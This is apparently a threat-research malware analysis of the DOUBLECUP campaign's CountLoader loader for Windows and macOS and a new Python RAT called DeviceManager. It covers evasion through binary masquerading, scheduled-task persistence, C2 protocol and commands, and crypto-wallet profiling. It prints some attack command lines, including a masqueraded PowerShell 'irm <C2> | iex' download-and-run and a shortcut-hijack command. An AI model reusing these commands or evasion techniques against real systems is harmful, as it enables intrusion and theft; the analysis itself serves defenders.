Our analysis of DOUBLECUP’s final-stage execution uncovered two primary payloads: an updated version of CountLoader targeting both Windows and macOS, alongside a previously undocumented Windows Remote Access Trojan (RAT), named DeviceManager.
CountLoader
Following the DOUBLECUP second-stage execution flow, we recovered an updated variant of CountLoader, compiled as PowerShell for Windows (version 4.5p) and Mach-O for macOS. While the baseline functionality of CountLoader has been previously documented by Cyderes, SilentPush and McAfee, this latest version introduces several new capabilities:
- Campaign Tracking: Implements key-based telemetry to track individual campaigns.
- Persistence: Establishes scheduled tasks to pull updated payload binaries and re-execute automatically.
- Evasion: Hijacks browser shortcuts and modifies Living-off-the-Land Binaries such as powershell.exe, mshta.exe, and conhost.exe, by copying, renaming, and patching their headers to bypass security controls.
- Browser Extension Theft: Audits installed browser extensions for cryptocurrency wallets.
- Signal Desktop Inquiry: Profiles the local system for the Signal Desktop application.
Windows CountLoader 4.5p (PowerShell)
The primary shift in this variant is the move away from an HTA/VBScript architecture toward a pure, fileless PowerShell implementation with new improvements. The following table contrasts the architectural changes against the previously analyzed v3.2 version:
| Feature / CountLoader Version | v3.2 | 4.5p (Current) |
|---|---|---|
| Primary Language | HTA (HTML Application) utilizing JScript/VBScript and ActiveX controls. | Pure PowerShell, leveraging .NET Reflection and D/Invoke to bypass AMSI. |
| String Decoding | Index-based math: (char_index * 39 + 150) & 255 applied to an array. | Flat bitwise XOR key: -bxor 63 applied to a byte array. |
| C2 Encryption | XOR with a random 6-digit key, then Base64 encoded. | XOR with a random 6-digit key, then Hexadecimal encoded (ToString(‘x4’)). |
Architecture & Obfuscation Changes in Newest Version
Process Masquerading
Upon execution, CountLoader identifies its current file path and immediately deletes itself from the disk. It then initiates a process masquerading routine combined with in-place PE header modification to evade detection. The RAT locates conhost.exe, powershell.exe, and mshta.exe in C:WindowsSystem32, then queries Registry Run keys, the Startup folder, and System32 to harvest three legitimate auto-starting application names (such as OneDrive.exe or svchost.exe).
Next, CountLoader copies the three system binaries into a user-writable directory within $env:PATH (or $env:USERPROFILE), prepending an identifying prefix to each target name: c for conhost, p for powershell, and m for mshta. For example, if it identified OneDrive.exe in the Startup folder and copied powershell.exe then the copied file is named pOneDrive.exe. It then reads each binary’s raw byte stream ([System.IO.File]::ReadAllBytes) and overwrites key UTF-16LE Unicode PE metadata fields, including OriginalFilename, InternalName, and FileDescription, with the stolen application string. By storing these disguised paths for all future command execution, CountLoader successfully bypasses simple process name rules and evades PE header inspection mechanisms.

Graph Displaying the Copying, Renaming and Patching Mechanism of Legitimate Utilities
Persistence
Scheduled Tasks
Next, CountLoader gathers extensive telemetry from the victim host to build an exfiltration payload. This capability is described next in the C2 communication section. Afterwards, it installs two redundant persistence channels:
Primary Task (GoogleUpdateService<GUID>)
- Downloads a portable, embeddable Python 3.13 package (python-3.13.13-embed-amd64.zip) into %USERPROFILE%Python313).
- Drops an embedded Python script (App.py) which performs the same process masquerading and PE headers patching on powershell.exe to launch the latest version of CountLoader from the C2 (irm <C2> | iex).
- By interacting with the Schedule.Service COM object, it creates a Scheduled Task named GoogleUpdateService<GUID>. The task is configured to wake the computer (WakeToRun = $true), ignore battery restrictions, and launch the Python environment to run App.py every 25 minutes.
Secondary Task (MSEdgeUpdateService<GUID>)
- Generates a fallback persistence task, ensuring it survives even if Python fails to download or gets quarantined by the security tools.
- It uses the patched conhost.exe to run the same command to fetch the latest version of CountLoader from the C2:
"C:Users<User>csvchost.exe" -""-h""e""a""d""l""e""ss
"C:Users<User>psvchost.exe" -ep bypass -c "irm <C2> |iex")- Creates a secondary task named MSEdgeUpdateService<GUID> scheduled to run the headless command line trigger every 25 minutes.
Once the script terminates, it is gone from memory. It relies entirely on the scheduled tasks it created to execute it again in memory 25 minutes later. When the task fires, the latest CountLoader runs, profiles the system again, sees that persistence is already established, sends the C2 beacon, gets a command, and dies again. This “wake up, check-in, die” cycle is difficult for behavioral security engines to catch since the malicious process is only active for a few seconds at a time.
Browser Shortcut Hijacking (Unused Capability)
CountLoader also includes a function that scans the desktop and start menu for shortcuts (.lnk files) belonging to popular web browsers. It rewrites the target of these shortcuts so that when the user double-clicks their browser shortcut, it secretly launches the intended browser and the RAT in the background. It does this by changing the path to
C:WindowsSystem32conhost.exe --headless cmd.exe /c start "" "<Original_Browser_Path>" & start "" <CountLoader_Payload>.However, this function is never invoked, indicating it may be an incomplete feature or dead code under development.

Browser Shortcut Hijacking Function
C2 Communication
Before establishing persistence, CountLoader gathers extensive host reconnaissance data, as outlined in the table below. Once persistence is configured, it exfiltrates this telemetry to the Command-and-Control (C2) server using an HTTP GET request (/connect?key1=value1&key2=value2…). To obfuscate the C2 traffic, CountLoader generates a random six-digit XOR key to encode the hexadecimal representation of the plaintext telemetry (a shift from the Base64 encoding used in version 3.2). Finally, it prepends this six-digit key to the front of the encoded data payload prior to transmission.
| Query Key | Value (as sent) | Behavior |
|---|---|---|
| hwid | MD5 of (Hardware Data + MD5(OS + Username)) | WMI: Win32_Processor (ID), Win32_ComputerSystemProduct (UUID), Win32_DiskDrive (Model & Serial). Hashes hardware footprint combined with a sub-hash of the user context. |
| os | Resolved OS Name + Architecture (e.g., “Windows 10 x64” or “Windows Server 2019 x64”) | WMI: Win32_OperatingSystem (Caption, Version, ProductType). Resolves exact Windows name based on NT version numbering; Env: PROCESSOR_ARCHITECTURE |
| av | Comma-separated AV product names or ‘Not found’ | WMI: rootSecurityCenter2 -> AntiVirusProduct (SELECT displayName) |
| username | ComputerNameUsername with an optional ‘ *’ suffix | Env variables (COMPUTERNAME, USERNAME). Executes a WMI StdRegProv call to read HKLM security descriptors; if successful, it appends an asterisk (*) to indicate the payload has Administrator privileges. |
| corp | ‘true’ / ‘false’ | WMI: SELECT PartOfDomain FROM Win32_ComputerSystem |
| domain | Domain name or empty | WMI: SELECT Domain FROM Win32_ComputerSystem (Included only if corp is true) |
| version | 4.5p | Constant: 4.5p (Indicates the CountLoader PowerShell version) |
| key | K94DGQ99VYCCH52TKOT2 | Constant: A hardcoded campaign ID or tracking token. |
| ledger | ‘true’ / ‘false’ | Checks folder existence in paths: %ProgramFiles%, %ProgramW6432%, %ProgramData%, %LOCALAPPDATA%, %APPDATA% for ‘Ledger Live‘ or ‘Ledger Wallet’. |
| wallets | ‘true’ / ‘false’ | Checks %APPDATA% for cryptocurrency wallet folders: @trezor, atomic, Exodus, Guarda, KeepKey, BitBox02. |
| exts | ‘true’ / ‘false’ | Returns true if any targeted browser extensions were found in the extlist scan. |
| extlist | Pipe-separated (|) list of extension IDs | Scans User Data directories of 45 different browsers (Chrome, Edge, Opera, Brave, Vivaldi, Yandex, etc.) for a hardcoded list of 48 extension IDs (primarily targeting crypto wallets like MetaMask, Binance Chain Wallet, Phantom, etc.). |
| task | ‘true’ / ‘false’ | Queries the Windows Task Scheduler (Schedule.Service COM object) to check if the malware’s specific persistence tasks (GoogleUpdateService or MSEdgeUpdateService) are currently installed. |
| signal | ‘true’ / ‘false’ | Checks if %APPDATA%Signal exists, specifically profiling the system for the Signal Desktop secure messaging application. |
Information Collected and Sent to CountLoader’s C2
With that request, the C2 provides a unique JWT token. This token is subsequently passed as a Bearer token for subsequent communication. CountLoader sends the encrypted string getUpdates in the POST body along with the Authorization: Bearer <JWT> header.

CountLoader C2 Communication
When the C2 server responds to the getUpdates request, CountLoader executes a five-step sequence to unpack, parse, execute, and acknowledge the attacker’s commands:
Step 1: Decryption
The raw HTTP response from the server arrives as a hex-encoded string prepended with a 6-digit key. CountLoader extracts the first 6 characters for the key, decodes the hex, and uses a bitwise XOR loop to decrypt the payload. The output is a plaintext JSON array containing the task instructions.
- Expected Plaintext Example: [{“id”: 42, “url”: “https://…”, “taskType”: 11, “persist”: 1}]
Step 2: Custom Regex JSON Parsing
Normally, a PowerShell script would use the native ConvertFrom-Json cmdlet to parse JSON data. However, EDRs and AMSI heavily monitor ConvertFrom-Json for suspicious inputs. To bypass this, CountLoader uses a custom, Regex-based JSON parser (‘”.*?”s*:s*(“.*?”|d+.d+|d+)’) to strip brackets, isolate key-value pairs, and manually build PowerShell hashtables (@{}).
Step 3: Task Iteration
The main loop then iterates through every task the attacker sends. It extracts the unique Task ID (id), the Command ID (taskType), and any supplementary arguments (like the url or persist flags).
Step 4: Execution Routing
The script takes the taskType integer and passes it into a switch statement which acts as the command dispatcher. The commands are executed with the processes masqueraded in the beginning (mshta.exe, powershell.exe, conhost.exe) The following table lists CountLoader’s C2 commands:
| Command | Technical Description |
|---|---|
| 1 | Download & Execute (Standard): Downloads a secondary executable payload using WebClient.DownloadData, drops it into the $env:USERPROFILE directory, and executes it via WScript.Shell.Run. |
| 2 | Download, Unpack & Execute (Archive): Downloads a compressed payload, unzips/extracts it using the Shell.Application COM object, and executes the primary executable inside the folder. |
| 3 | Download & Execute (RunDLL32): Downloads a DLL to the user profile and executes a specific exported function within it using the native Windows rundll32.exe utility. |
| 4 | Persistence Cleanup: Connects to the Schedule.Service COM object and silently deletes the RAT’s own scheduled tasks, likely used to clean up forensic evidence after an objective is met. |
| 5 | Dynamic Module Execution & Recon: Requests a specific named PowerShell module (e.g., an Active Directory recon script) from the C2 server, executes it entirely in memory using Invoke-Expression and runs its main() function. |
| 6 | Silent MSI Installation: Downloads a .msi installer payload and silently executes it using the command msiexec.exe /i “<file>” /quiet /qn. |
| 9 | Lateral Movement / USB Worming: Scans for all connected logical and physical drives. It drops malicious .lnk shortcuts across these drives designed to launch mshta.exe to pull CountLoader. This allows the RAT to spread to USB drives and network shares. |
| 10 | Disguised MSHTA Execution: Executes mshta.exe and passes a remote URL provided by the attacker, effectively proxying malicious script execution through a trusted Windows component. |
| 11 | PE-Patching & Advanced Execution: Drops the embedded Python script (App.py) to disk, patches the PE metadata of a powershell.exe copy, and registers a persistent Scheduled Task to repeatedly execute payloads through this disguised binary. |
CountLoader C2 Commands
Step 5: Acknowledgment / Mark-Done
Once the switch block finishes executing the assigned task, every branch calls a function that formats the string approveUpdate?id=<task_id>, encrypts it with the same obfuscation routine, and POSTs it back to the C2 server along with the JWT Bearer token. This signals the attacker’s backend infrastructure to mark the task as “Executed” for this specific infected host, completing the lifecycle of the command.
macOS CountLoader (Mach-O)
Following the primary DOUBLECUP execution chain, if a macOS user visits the compromised page, the flow triggers a dedicated downloader that drops the equivalent Mach-O variant of CountLoader. Notably, compilation artifacts (C:UsersAdministratorsourcereposTestAppMac_C/main.c, C:UsersADMINI~1AppDataLocalTemp2testappmac_x86_2169322481main.o) reveal that the developer authored this C binary on a Windows environment using a cross-compiler (version=CROSS) to target both Intel (x86_64) and Apple Silicon (arm64/aarch64) architectures.

macOS CountLoader Execution Chain
While maintaining feature parity with the Windows PowerShell version, the macOS variant adapts its persistence and reconnaissance mechanics for the Apple ecosystem:
- Persistence: Drops a LaunchAgent property list (.plist) file into ~/Library/LaunchAgents/ and executes /bin/launchctl load “<plist_path>” to ensure auto-start capability.
- System Profiling: Despite being a compiled C binary, the RAT operates similarly to a wrapper script. Rather than invoking native macOS/Objective-C APIs for system enumeration, it relies on spawning subprocesses via popen() and system() to run native Unix commands:
- OS Version: /usr/bin/sw_vers -productVersion
- Hardware Profiling: system_profiler SPHardwareDataType and ioreg -rd1 -c IOPlatformExpertDevice (retrieving Hardware UUID/Serial)
- Network Communication: Leverages system /usr/bin/curl to handle HTTP POST requests and binary retrieval.

Plist Strings of CountLoader
DeviceManager RAT
Server-side analysis of the DOUBLECUP infrastructure led to the discovery of an active, previously undocumented final payload hosted on Seagate infrastructure. Named DeviceManager, this modular Python-based RAT relies heavily on Web3/blockchain-based Command-and-Control (C2) resolution and DNS tunneling for data transport. Specifically, DeviceManager dynamically resolves its active C2 nodes via Ethereum/Polygon smart contracts before establishing C2 communications using DNS TXT and A records.
Inno Setup Unpacking
The initial stager arrives as a Delphi-compiled Inno Setup installer carrying the encrypted payload overlay appended to the end of the executable file.

DeviceManager File Information
Upon execution, the installer drops a temporary clone (is-DWA04JDXUI.tmp) into %LOCALAPPDATA%Temp and re-launches itself using the Inno Setup internal IPC flag /SL5:
is-DWA04JDXUI.tmp
/SL5="$70268,10201996,893952,C:UsersadminDownloadsMicroUpdaterV1.exe"- $70268: Hexadecimal Window Handle (HWND) used for Inter-Process Communication (IPC) to signal the original process to terminate upon successful handoff.
- 10201996: Decimal byte offset marking the start of the encrypted payload overlay inside the binary (~10.2 MB mark).
- 893952: Size of the encrypted payload in bytes (~893 KB).
- C:UsersadminDownloadsMicroUpdaterV1.exe: Absolute file path to the original executable.
The unpacker then extracts a full embedded Python environment (including python3.dll and pythonw.exe) alongside the core obfuscated script (run.pyw) into C:UsersadminAppDataLocalMicrosoftWindowsAppsMicrosoft.PythonApp_yadfiy2x1ep12. Finally, it spawns run.pyw using pythonw.exe to ensure background execution without displaying a console or terminal window.
